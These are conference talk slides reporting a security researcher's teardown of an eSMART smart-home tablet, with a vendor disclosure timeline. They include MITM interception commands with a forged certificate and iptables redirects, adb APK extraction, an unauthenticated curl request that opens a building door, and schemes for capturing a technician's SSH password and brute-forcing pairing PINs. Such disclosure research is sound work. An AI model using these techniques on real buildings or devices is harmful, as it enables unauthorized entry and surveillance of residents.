KUDELSKI SECURITY

BLACK ALPS

The smart home I didn't ask for

Nils Amiet

November 15, 2022

Who am I?

- Nils Amiet
- Security researcher
- Privacy
- Data processing at scale
- Linux enthusiast
- @tmlxs 
- Thank you to: Nathan, Sylvain, Jon, Nicolas, Karim, Terry, and others

What is this about?


- This is my story with a smart home

Chapter 0: Once upon a time...

Once upon a time...

- I was looking for a new apartment
- Found an apartment for rent
- Decided to rent it
- The day I moved in, this was on the wall by the entrance

The tablet


esmart
INFORMATIONS UTILES
MON OBJECTIF DU MOIS
Énergie électrique
Objectif : 38 kWh / consommée : 0 kWh
400 kWh
Eau chaude
Objectif : 1845 litres / consommée : 1376 litres
5200 litres
ÉNERGIE GLOBALE
Wh
10000
8000
6000
4000
2000
0
je. ve. sa. di. lu. mame.
0
watt
Consommation instantanée
14:42 Mercredi 11 mai 22
24°c
Températures
Chambre 2
Chambre 1
Séjour
OFF
Mode Vacances
Prévisions météo
mercredi 12° / 25°
jeudi 13° / 24°
vendredi 14° / 21°
samedi 13° / 23°
dimanche 11° / 24°
Transports publics
Agenda familial
Infos quartier
Infos gérance
Messages
A la une
Contrôle de la porte
Scénarios
Terrasse haut
Terrasse bas
Coupe bas ouvert
Coupe bas fermé
Paramètres
Commandes et consommations
Configuration des scénarios
Paramètres

Using the tablet

- Wall-mounted tablet
- Runs in kiosk mode, no apparent way to escape the app that it's running
- Touch buttons to control things in the apartment
  - Control window blinds
  - Control heating
  - Turn on/off lights
  - Open building entrance door when someone rings the doorbell

Smart device dependence

- More and more buildings come pre-installed with smart devices
- Deep integration with the house/apartment
- Tenants become forced to use the smart device to do essential day-to-day tasks
  - For example, if outside window blinds are down, access to the balcony is blocked
  - The only way to raise the blinds is to use the smart device
- This creates a dependence on the smart device

Smartphone pairing

- Android/iOS smartphone can be paired with the tablet
- Enable pairing of a new device on the tablet
  - Tablet displays 4-digit code valid for 60 seconds
- Enter code on smartphone to pair
- Once paired, the smartphone app can be used for remote control
- This works from anywhere on the internet


Chapter 1: Network traffic analysis

Network traffic analysis

- Android smartphone app named **eSMART Live**
- Produces encrypted traffic
- => Man-in-the-middle attack
- Used Pixel 4 smartphone, Android 11
- Rooted it with Magisk
- Since Android 7.0, apps only trust system certificates by default
  - Installed custom system certificates with the Move Certificates Magisk extension
  - Install Magisk modules directly in-app (Modules tab)

Having a look at network traffic

- Produces 99% XMPP traffic, but also some HTTPS traffic
- HTTP traffic: mitmproxy
  - Also works with Burp suite or your favorite HTTPS proxy
- XMPP traffic: STARTTLS -> encrypted traffic
- Regular HTTPS proxies such as Burp or mitmproxy only support doing man-in-the-middle over HTTPS, not over XMPP
  - We needed another tool here
- XMPP proxy: xmpp-mitm worked for me


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
54 4.749689866 54.76.204.176 192.168.12.36 TCP 66 5222 → 42280 [ACK] Seq=4202 Ack=2087 Win=64128 Len=0 TSv
55 4.880823832 54.76.204.176 192.168.12.36 XMPP/XML 203 PRESENCE < a-280074a2fe917-686@myesmart.net/Smack
56 4.983432417 54.76.204.176 192.168.12.36 XMPP/XML 1514 IQ(result) QUERY(jabber:iq:roster) < a-280074a2fe917-686(
57 5.013552794 192.168.12.36 54.76.204.176 TCP 66 42280 → 5222 [ACK] Seq=2087 Ack=4339 Win=118528 Len=0 TS
58 5.013553191 192.168.12.36 54.76.204.176 TCP 66 42280 → 5222 [ACK] Seq=2087 Ack=5787 Win=121344 Len=0 TS
59 5.013648761 54.76.204.176 192.168.12.36 XMPP/XML 371 MESSAGE < 00-00-15-05-05-01-58@conference.myesmart.net
60 5.014653605 192.168.12.36 54.76.204.176 TCP 66 42280 → 5222 [ACK] Seq=2087 Ack=6092 Win=124416 Len=0 TS
61 5.022103413 192.168.12.36 54.76.204.176 XMPP/XML 285 PRESENCE > 00-00-15-05-05-01-58@conference.myesmart.net/
Transport Layer Security
TLSv1.3 Record Layer: Application Data Protocol: xmpp
XMPP Protocol
MESSAGE [type="normal"]
from: 00-00-15-05-05-01-58@conference.myesmart.net
to: a-280074a2fe917-686@myesmart.net/Smack
type: normal
BODY [value="00-00-15-05-05-01-58@myesmart.net/Smack invites you to the room 00-00-15-05-05-01-58@conference.myesmart.net
value: 00-00-15-05-05-01-58@myesmart.net/Smack invites you to the room 00-00-15-05-05-01-58@conference.myesmart.net (00-
X MUC-USER []
X [jid="00-00-15-05-05-01-58@conference.myesmart.net" xmlns="jabber:x:conference"] [UNKNOWN]
jid: 00-00-15-05-05-01-58@conference.myesmart.net [UNKNOWN ATTR]
[Expert Info (Note/Undecoded): Unknown attribute jid]
0000 3c 6d 65 73 73 61 67 65 20 66 72 6f 6d 3d 27 30 <message from='0
0010 30 2d 30 30 2d 31 35 2d 30 35 2d 30 35 2d 30 31 0-00-15- 05-05-01
0020 2d 35 38 40 63 6f 6e 66 65 72 65 6e 63 65 2e 6d -58@conf erence.m
0030 79 65 73 6d 61 72 74 2e 6e 65 74 27 20 74 6f 3d yesmart. net' to=
0040 27 61 2d 32 38 30 30 37 34 61 32 66 65 39 31 37 'a-28007 4a2fe917
0050 2d 36 38 36 40 6d 79 65 73 6d 61 72 74 2e 6e 65 -686@mye smart.ne
0060 74 2f 53 6d 61 63 6b 27 20 74 79 70 65 3d 27 6e t/Smack' type='n
0070 6f 72 6d 61 6c 27 3e 3c 78 20 78 6d 6c 6e 73 3d ormal'>< x xmlns=
0080 27 68 74 74 70 3a 2f 2f 6a 61 62 62 65 72 2e 6f 'http:// jabber.o
Frame (371 bytes)
Reassembled TCP (554 bytes)
Decrypted TLS (532 bytes)
autoconnect-light1on-light2-on-blind1-orientation-a-b-light-off-lightb-off.pcapng
Packets: 320 · Displayed: 320 (100.0%)
Profile: Default

Software Wi-Fi access point

- Software Wi-Fi AP on laptop: linux-wifi-hotspot
  - Connect to that Wi-Fi AP using the rooted smartphone
- It will create a new network interface named `ap0`

HTTPS proxy

- Setup `mitmproxy` to obtain clear-text HTTPS traffic
- The `SSLKEYLOGFILE` can then be used with Wireshark to decrypt traffic
  - Edit > Preferences > Protocols > TLS > (Pre)-Master-Secret log filename > Browse... and select `sslkeylogfile.txt` path
- Listens on port 8080 by default

Running mitmproxy

```
export SSLKEYLOGFILE=~/esmart/mitm/sslkeylogfile.txt
mitmweb --mode transparent --showhost
```

XMPP proxy

- Generate a new key pair and certificate
  - The built-in ones did not work for me
  - Apparently, app checks for the certificate's domain name
  - Had to create a certificate valid for `xmpp.myesmart.net`

Generating a new certificate

```
openssl req -x509 -sha256 -nodes -days 365 -newkey rsa:2048 \
  -keyout private.key -outform pem -out server.pem \
  -subj "/CN=xmpp.myesmart.net"
openssl x509 -in server.pem -out server.crt -outform der
```

XMPP proxy (part 2)

- Install `server.crt` on the Android device as user certifcate
- Use Magisk extension to move it to system certificate
- Run `xmpp-mitm`
- Also produces an `sslkeylogfile.txt`

Running xmpp-mitm

```
sudo ./xmpp_mitm.py --iface ap0 --write_file out.pcap \
  --sslkeylog ~/esmart/mitm/sslkeylogfile.txt --port 5222 \
  --key private.key --cert server.pem
```

Transparent proxy setup

- Transparent proxy is set by redirecting traffic automatically

Transparent proxy using iptables

```
$ export IFACE=ap0
$ iptables -t nat -A PREROUTING -i $IFACE -p tcp \
  --dport 80 -j REDIRECT --to-port 8080
$ iptables -t nat -A PREROUTING -i $IFACE -p tcp \
  --dport 443 -j REDIRECT --to-port 8080
$ iptables -t nat -A PREROUTING -i $IFACE -p tcp \
  --dport 5222 -j DNAT --to-destination 192.168.12.1
```

Smartphone app findings

- No certificate pinning
  - We were able to see the clear-text HTTPS and XMPP traffic
  - JSON payloads are sent inside XMPP messages

Example payload (turn on light 13)


```
{ "headers": {
    "from": "a-280074a2fe917-686",
    "to": "master",
    "timestamp": "2021-11-04 16:09:18Z",
    "method": "CMD",
    "type": "operation",
    "size": 22,
    "version": "1.13.0"
  },
  "body": {
    "id": 13,
    "onoff": "on"
  }
}
```


Moving on

- App source code is obfuscated
  - This gives us limited understanding of that app
  - Can reverse engineer but there may be quicker ways around this
  - I decided to move on

Chapter 2: Tablet analysis

Tablet analysis

- Goal: figure out how the tablet works
- Can we connect to the tablet?


esmart
INFORMATIONS UTILES
MON OBJECTIF DU MOIS
10:47
20°C
Températures
Prévisions météo
Transports publics
Agenda familial
Infos quartier
Infos gérance
Messages
A la une
Scénarios
Paramètres


10:02
Mardi
09 nov. 21
21°C
Températures
Prévisions météo
Transports publics
Agenda familial
Infos quartier
Infos gérance
Messages
À la une
Contrôle de la porte
Scénarios
Paramètres

Tablet connection

- USB debugging is enabled by default
- Tablet is rooted by default (!)
- Runs Android 4.4 (released October 2013)

Collecting .apk files for installed apps

Enumerate installed apps

```
$ adb shell pm list packages
package:ch.myesmart.tabletapp
...
package:com.teslacoilsw.quicksshd
```

Get path of installed apk


```
$ adb shell pm path ch.myesmart.tabletapp
package:/data/app/ch.myesmart.tabletapp-1.apk
```

Get an .apk from its package name

```
$ adb pull /data/app/ch.myesmart.tabletapp-1.apk
```

Unpacking and decompiling .apk files

- Target:
  - 4 eSMART apps: tabletapp, manager, ota, launcher
  - SSH server app: quicksshd
- Unpack/Decompile APK: jadx
  - Was good enough for me
  - Alternative
    - APK -> JAR: enjarify
    - Use classical java decompiler, for example: fernflower (from IntelliJ)
- eSMART apps code was non-obfuscated
  - Easy to understand what happens


File Edit View Navigate Code Refactor Build Run Tools VCS Window Help
ch.myesmart.tabletapp-1 sources ch myesmart services modules intercom OpenDoorRequestTask getDoorUrl
Add Configuration...
Project
myesmart
debugapp
services.modules
configuration
datastorage
elog
intercom
IntercomDummy
OnVideophoneOpenDoorExecuted
OnVideophoneSnapshotsChanged
OnVideophoneUpdated
OpenDoorRequestTask
OpenDoorResponse
model
serial
utils
webplatform
xmpp
zmq
sonoslib
tabletapp
toolbox
xmppcommlib
tinysoft
com
de
intercom/OpenDoorRequestTask.java
toolbox/OpenDoorRequestTask.java
ButtonOpenDoorView.java
8 usages
public class OpenDoorRequestTask extends AsyncTask<Void, Void, Void> {
1 usage
private static final String DEFAULT_DOOR_IP = "192.168.1.100";
1 usage
private static final String PREF_FILE = (TabletID
.getExternalSdcardStoragePath() + "eConf/doorip.txt");
private static final String TAG = "Infoconf-OpenDoorReqTsk";
/* JADX WARNING: Removed duplicated region for block: B:42:0x009f
A[SYNTHETIC, Splitter:B:42:0x009f] */
/* Code decompiled incorrectly, please refer to instructions dump. */
public java.lang.Void doInBackground(java.lang.Void... r8) {
throw new UnsupportedOperationException("Method not decompiled:
ch.myesmart.services.modules.intercom.OpenDoorRequestTask
.doInBackground(java.lang.Void[]):java.lang.Void");
}
private String getDoorUrl() {
String value = new FilePref(PREF_FILE).getValue(DEFAULT_DOOR_IP);
return "http://" + value + "/enu/lockstate.xml.p?lock1state=1";
}
Version Control
TODO
Problems
Terminal
Profiler
Services
Endpoints
Frameworks detected: Android framework is detected. // Configure (6 minutes ago)
20:72 LF UTF-8 4 spaces

Different tablet versions

- The tablet app source code indicates that there are multiple versions of tablets that are deployed
- Mine was one of the oldest (rk3188) but there are also others
  - Rockchip rk3188, C91, C93, Finch


Building's main entrance door

- Pulled files on the tablet in `/data/data`, `/mnt/external_sd`, `/mnt/internal_sd`
- File `/data/data/ch.myesmart.tabletapp/files/eConf/doorip.txt` contains the IP address of the building's main entrance door (`10.0.5.100`)
- Open door: simple HTTP GET request
  - No authentication required
  - Only have to be connected to the same wired network

Opening my building's main entrance door

```
$ curl http://10.0.5.100/enu/lockstate.xml.p?lock1state=1
```

Neighborhood




Other doors in the neighborhood

- Shared wired local IP network for all apartments in neighborhood
- Ping from my tablet to other tablets/doors works
- Can open own building's door and ping other doors
  - Suggests other 5 building doors can be opened
  - Did not proceed to exploitation for legal reasons
  - Vendor did not deny
- Tablets/doors IP is logical
  - Tablet B5 has IP `10.0.2.5`
  - Building B door is `10.0.2.100`
- Note: apartment doors require a physical key to be opened

Chapter 3: Findings

Overall system architecture



App-tablet communication


- Smartphone app connects to XMPP server at `xmpp.myesmart.net`
- Unique Jabber ID (JID) derived from random value + MAC address
- Uses password-based authentication (SASL with DIGEST-MD5 mechanism)
  - Username = JID
  - Password = SHA512(JID + Random value)
- XMPP server registration is open
  - Newly deployed tablets generate credentials and register on first run
- Both tablet and smartphone join a public room on the XMPP server
- Tablet also joins a private room named as `{JID}@conference.myesmart.net`
- When pairing is successful, the tablet invites the smartphone to its private room
- The tablet interprets all messages received in that private room

Possibility for remote exploitation?

- Private room name is basically JID + hardcoded string
  - The public room may be used to enumerate tablets and find room names
- If we know a tablet's JID, can we join the private room?
  - I have reported this potential issue to the vendor
  - Another researcher had already reported it, and they patched it early 2021
  - This was an actual issue in the past!
  - Rooms are now invite-only

Web platform

- Tablet app listens for commands sent through a web app at `webplatform.myesmart.net`



SSH tunnel server

- One webplatform command tells tablet to SSH remote port forward on `tunnel.myesmart.net`
- eSMART technician can use opened port to connect back into tablet
- SSH server uses password authentication, whose MD5 hash is stored in a text file on the tablet. Was unable to brute force it (too long)
- However, SSH server runs on the tablet, meaning we control the server
  - Modify SSH server so that it logs passwords
  - Call eSMART hotline, pretend there is an issue with my tablet
  - Wait for technician to remotely troubleshoot, collect password
- All tablets in same deployment/neighborhood have the same password
  - Confirmed 2 tablets have same hash, vendor also confirmed same hash for all neighborhood
- Tablets have a microphone and camera... privacy issue, and are rooted => can control apartment

SSH tunnel server - Remediation

- Use public key authentication instead of passwords
  - This way, even if the server is untrusted, the private key cannot be compromised
- Turn off SSH server on tablet
  - It doesn't need to run at all times, only start it when necessary

Other findings

- The building owner pays for internet access used by tablets
  - Enable Wi-Fi hotspot on tablet => get free internet access
- Pairing PIN code spamming
  - Spam all possible PIN codes (only 4-digits)
  - Wait for someone to start pairing, send PINs fast, get paired first


Chapter 4: Disclosure

Findings summary

- USB debugging enabled by default
- Tablet is rooted
- Can open door of other buildings if on same network
- Usage of Android 4.4 (no more security patches)
- Tablet apps are not obfuscated
- No certificate pinning on Android smartphone app
- SSH server password authentication
- No pairing PIN code rate limiting

Disclosure timeline

- December 6, 2021: Disclosure to eSMART team via email
- December 14, 2021: Acknowledge receipt
- December 15, 2021: Receive response to disclosed items
- December 16, 2021: Offer to discuss/clarify findings/impact in person after the holiday
- January 25, 2022: Send reminder to meet in person
- January 27, 2022: Settle on meeting date and time
- February 15, 2022: Meet in person
- May 10, 2022: Notify eSMART team that talk season was about to start
- May 11, 2022: Receive response saying fix is in progress and will be deployed this month if final tests are successful
- July 2022: USB debugging disabled, quicksshd uninstalled from tablet
- October 2022: New graphical user interface rolled out to tablet


esmart
lun. 14 nov. 2022, 07:41
Ouvrir la porte
Infos gérance
Infos quartier
Mise en veille
Smartphone
Fonctions
0
watt
Consommation
20°c
Températures
Nouvelles du jour
I LOVE YOU!
Messages
< 19
21°c
Chambre 2
< 19
21°c
Chambre 1
< 20
21°c
Séjour
Mode Vacances

Conclusions

- Vendor fixed most critical issues
- Smart devices should be built with security in mind from the start
- Deep integration with house/apartment leads to even worse consequences in case of breach or failure
- If you want cool research, put smart hardware in a security researcher's house

Thank you

Questions?